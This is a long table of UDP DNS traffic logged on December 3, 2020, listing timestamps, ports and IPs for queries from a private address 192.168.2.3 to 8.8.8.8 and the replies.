Dec 3, 2020 10:03:07.223416090 CET	53	63554	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:07.464982033 CET	57723	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:07.492100954 CET	53	57723	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:07.545674086 CET	58663	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:07.572789907 CET	53	58663	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:07.766259909 CET	50980	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:07.793365002 CET	53	50980	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:07.991255999 CET	50067	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:08.026904106 CET	53	50067	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:08.061608076 CET	52992	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:08.097146988 CET	53	52992	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:08.183008909 CET	55129	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:08.226962090 CET	53	55129	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:08.342209101 CET	60959	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:08.369294882 CET	53	60959	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:08.378318071 CET	58319	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:08.414122105 CET	53	58319	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:08.640106916 CET	64785	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:08.667260885 CET	53	64785	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:08.760520935 CET	50208	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:03:08.787640095 CET	53	50208	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:08.922322035 CET	62477	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:08.949558973 CET	53	62477	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:09.173088074 CET	54467	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:09.200198889 CET	53	54467	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:09.202274084 CET	60548	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:09.237628937 CET	53	60548	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:09.503087044 CET	59623	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:09.530018091 CET	53	59623	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:09.625865936 CET	51689	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:09.661299944 CET	53	51689	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:09.788084984 CET	64806	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:09.815169096 CET	53	64806	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:10.242281914 CET	49686	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:10.270598888 CET	53	49686	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:10.413285017 CET	56195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:10.448693991 CET	53	56195	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:10.629410982 CET	62241	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:10.656408072 CET	53	62241	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:11.015091896 CET	50543	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:11.050388098 CET	53	50543	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:11.502537012 CET	56445	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:11.529567957 CET	53	56445	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:11.542805910 CET	56709	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:11.578269005 CET	53	56709	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:11.768229008 CET	51248	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:11.795329094 CET	53	51248	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:11.971050024 CET	49679	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:12.008619070 CET	53	49679	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:12.141284943 CET	50263	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:12.168389082 CET	53	50263	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:12.443948030 CET	49215	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:12.471132994 CET	53	49215	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:12.813215971 CET	64372	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:12.840190887 CET	53	64372	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:13.089744091 CET	50016	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:13.116857052 CET	53	50016	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:13.933495998 CET	61325	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:13.969163895 CET	53	61325	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:15.775830030 CET	49160	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:15.802970886 CET	53	49160	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:16.220994949 CET	51265	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:16.248004913 CET	53	51265	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:16.659768105 CET	52006	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:16.686774969 CET	53	52006	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:17.074780941 CET	58697	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:17.101861954 CET	53	58697	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:17.538553953 CET	51530	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:17.576236963 CET	53	51530	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:18.230065107 CET	50989	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:18.257051945 CET	53	50989	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:18.976856947 CET	53323	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:19.004000902 CET	53	53323	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:19.320147991 CET	59034	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:19.347383022 CET	53	59034	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:19.666008949 CET	53106	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:19.693027973 CET	53	53106	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:19.815073967 CET	62132	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:19.852605104 CET	53	62132	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:20.114562035 CET	54489	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:20.141608000 CET	53	54489	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:20.585319996 CET	64390	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:20.612430096 CET	53	64390	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:20.865005970 CET	58369	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:03:20.892046928 CET	53	58369	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:21.350702047 CET	64203	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:21.386265039 CET	53	64203	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:21.938216925 CET	49232	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:21.965183020 CET	53	49232	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:22.212102890 CET	52558	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:22.239182949 CET	53	52558	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:22.710444927 CET	53555	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:22.737561941 CET	53	53555	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:22.973746061 CET	50083	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:23.001060009 CET	53	50083	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:23.470324039 CET	49804	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:23.506064892 CET	53	49804	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:23.971995115 CET	62963	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:23.999000072 CET	53	62963	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:24.279090881 CET	63695	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:24.315536022 CET	53	63695	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:24.629245996 CET	64296	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:24.656239986 CET	53	64296	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:25.133505106 CET	60844	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:25.160573959 CET	53	60844	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:25.611252069 CET	63917	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:25.638206959 CET	53	63917	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:26.139666080 CET	51851	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:26.166709900 CET	53	51851	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:26.750502110 CET	49898	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:26.777601957 CET	53	49898	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:27.020617962 CET	49632	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:27.047732115 CET	53	49632	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:27.542334080 CET	65361	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:27.569431067 CET	53	65361	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:28.052023888 CET	50206	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:28.079176903 CET	53	50206	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:28.320911884 CET	49613	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:28.347884893 CET	53	49613	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:28.947045088 CET	63032	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:28.974086046 CET	53	63032	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:29.212243080 CET	54898	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:29.239267111 CET	53	54898	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:29.856785059 CET	61710	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:29.883810997 CET	53	61710	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:30.428265095 CET	52073	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:30.455344915 CET	53	52073	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:30.940175056 CET	63949	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:30.967179060 CET	53	63949	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:31.211011887 CET	57561	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:31.238079071 CET	53	57561	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:31.701210022 CET	53205	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:31.728187084 CET	53	53205	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:31.965411901 CET	60579	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:31.992304087 CET	53	60579	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:32.553005934 CET	49765	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:32.580051899 CET	53	49765	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:32.813930035 CET	57650	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:32.841048956 CET	53	57650	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:33.387254000 CET	65317	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:33.414453983 CET	53	65317	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:33.887957096 CET	64654	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:33.915010929 CET	53	64654	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:34.397080898 CET	51191	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:34.424179077 CET	53	51191	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:34.893606901 CET	63870	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:34.920726061 CET	53	63870	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:35.446471930 CET	57013	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:03:35.481955051 CET	53	57013	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:35.982255936 CET	58745	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:36.018115044 CET	53	58745	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:36.558135033 CET	64272	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:36.585150003 CET	53	64272	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:37.046510935 CET	56440	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:37.073591948 CET	53	56440	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:37.585237980 CET	59492	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:37.612159967 CET	53	59492	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:38.089342117 CET	62125	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:38.116751909 CET	53	62125	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:38.558370113 CET	61776	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:38.593563080 CET	53	61776	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:39.105139017 CET	53928	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:39.132040977 CET	53	53928	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:39.622893095 CET	51058	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:39.660496950 CET	53	51058	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:39.961132050 CET	56711	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:39.990310907 CET	53	56711	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:40.350091934 CET	54780	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:40.385514975 CET	53	54780	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:40.643349886 CET	54305	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:40.670334101 CET	53	54305	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:40.917800903 CET	61669	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:40.944808006 CET	53	61669	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:41.210357904 CET	57336	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:41.237742901 CET	53	57336	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:41.501154900 CET	64577	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:41.528228045 CET	53	64577	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:41.788903952 CET	64987	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:41.815978050 CET	53	64987	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:42.078183889 CET	58655	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:42.105398893 CET	53	58655	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:42.745702982 CET	60905	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:42.772661924 CET	53	60905	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:43.046442032 CET	62776	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:43.073678017 CET	53	62776	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:43.359462976 CET	56923	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:43.386657953 CET	53	56923	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:43.637032032 CET	65201	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:43.663877010 CET	53	65201	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:43.957545042 CET	54264	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:43.984477043 CET	53	54264	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:44.347207069 CET	58439	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:44.374341965 CET	53	58439	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:44.619749069 CET	54235	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:44.646862984 CET	53	54235	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:44.920094967 CET	55876	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:44.947272062 CET	53	55876	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:45.199316978 CET	56994	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:45.226454020 CET	53	56994	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:45.705465078 CET	58832	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:45.740957022 CET	53	58832	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:46.270900965 CET	51800	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:46.297924995 CET	53	51800	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:46.745162964 CET	58836	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:46.772357941 CET	53	58836	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:47.266988039 CET	64669	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:47.294194937 CET	53	64669	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:47.829632998 CET	64735	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:47.856794119 CET	53	64735	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:48.394521952 CET	52472	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:48.421653986 CET	53	52472	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:48.946424961 CET	51697	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:03:48.973506927 CET	53	51697	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:49.333678007 CET	56752	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:49.368880033 CET	53	56752	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:49.653568029 CET	55447	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:49.680624962 CET	53	55447	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:50.292429924 CET	53722	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:50.319664955 CET	53	53722	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:50.652407885 CET	63934	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:50.679482937 CET	53	63934	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:50.984679937 CET	64241	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:51.011617899 CET	53	64241	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:51.184968948 CET	60174	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:51.212004900 CET	53	60174	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:51.697694063 CET	53678	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:51.724632978 CET	53	53678	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:51.771825075 CET	55059	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:51.809716940 CET	53	55059	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:51.962105036 CET	63654	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:51.989200115 CET	53	63654	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:52.491959095 CET	54025	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:52.518933058 CET	53	54025	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:53.082986116 CET	54227	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:53.110177994 CET	53	54227	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:53.163695097 CET	55620	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:53.190767050 CET	53	55620	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:53.692517996 CET	62342	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:53.719638109 CET	53	62342	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:53.964230061 CET	61604	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:53.991311073 CET	53	61604	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:54.522007942 CET	56340	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:54.549211979 CET	53	56340	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:55.105586052 CET	54011	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:55.132646084 CET	53	54011	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:55.323895931 CET	49608	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:55.359492064 CET	53	49608	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:55.802597046 CET	52529	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:55.829653025 CET	53	52529	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:56.065541029 CET	58901	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:56.092653990 CET	53	58901	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:56.584539890 CET	56297	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:56.611583948 CET	53	56297	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:57.100286007 CET	59580	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:57.127315044 CET	53	59580	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:57.629905939 CET	54299	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:57.665216923 CET	53	54299	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:58.233308077 CET	58549	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:58.260405064 CET	53	58549	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:58.499917984 CET	52385	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:58.526932001 CET	53	52385	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:58.767443895 CET	50907	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:58.794562101 CET	53	50907	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:59.049704075 CET	59103	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:59.076771021 CET	53	59103	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:59.326589108 CET	56386	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:59.353662014 CET	53	56386	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:59.609312057 CET	62053	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:59.636375904 CET	53	62053	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:59.880233049 CET	54608	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:59.915659904 CET	53	54608	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:00.164766073 CET	52629	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:00.191922903 CET	53	52629	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:00.456994057 CET	51974	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:00.484050989 CET	53	51974	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:00.739052057 CET	50638	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:04:00.766160965 CET	53	50638	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:01.117043972 CET	56153	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:01.144134998 CET	53	56153	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:01.421802998 CET	62000	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:01.448929071 CET	53	62000	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:01.710134983 CET	53950	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:01.737176895 CET	53	53950	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:02.015068054 CET	63769	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:02.042148113 CET	53	63769	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:02.381865025 CET	55493	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:02.409003019 CET	53	55493	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:02.661564112 CET	52525	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:02.688880920 CET	53	52525	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:02.942312956 CET	63590	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:02.969583988 CET	53	63590	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:03.232505083 CET	54618	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:03.259670019 CET	53	54618	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:03.505784988 CET	62856	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:03.532891989 CET	53	62856	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:03.795294046 CET	49214	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:03.822348118 CET	53	49214	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:04.074474096 CET	57493	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:04.101543903 CET	53	57493	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:04.355796099 CET	59247	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:04.391450882 CET	53	59247	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:04.647460938 CET	50809	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:04.674464941 CET	53	50809	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:04.915332079 CET	55433	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:04.942394018 CET	53	55433	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:05.199299097 CET	59962	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:05.226393938 CET	53	59962	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:05.483560085 CET	55201	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:05.510657072 CET	53	55201	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:05.769323111 CET	61742	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:05.796542883 CET	53	61742	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:06.074758053 CET	53323	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:06.101805925 CET	53	53323	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:06.352900982 CET	59262	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:06.380043030 CET	53	59262	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:06.635427952 CET	56159	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:06.662600994 CET	53	56159	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:06.949789047 CET	52188	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:06.977004051 CET	53	52188	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:07.224431038 CET	58397	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:07.251466990 CET	53	58397	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:07.525737047 CET	54762	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:07.552763939 CET	53	54762	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:07.808995962 CET	55577	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:07.835998058 CET	53	55577	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:08.217499971 CET	56033	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:08.244343996 CET	53	56033	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:08.498416901 CET	59251	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:08.525451899 CET	53	59251	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:08.637617111 CET	51467	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:08.664602995 CET	53	51467	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:08.778889894 CET	62708	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:08.805875063 CET	53	62708	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:09.057873011 CET	53798	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:09.084884882 CET	53	53798	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:09.325339079 CET	53842	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:09.352477074 CET	53	53842	8.8.8.8	192.168.2.3
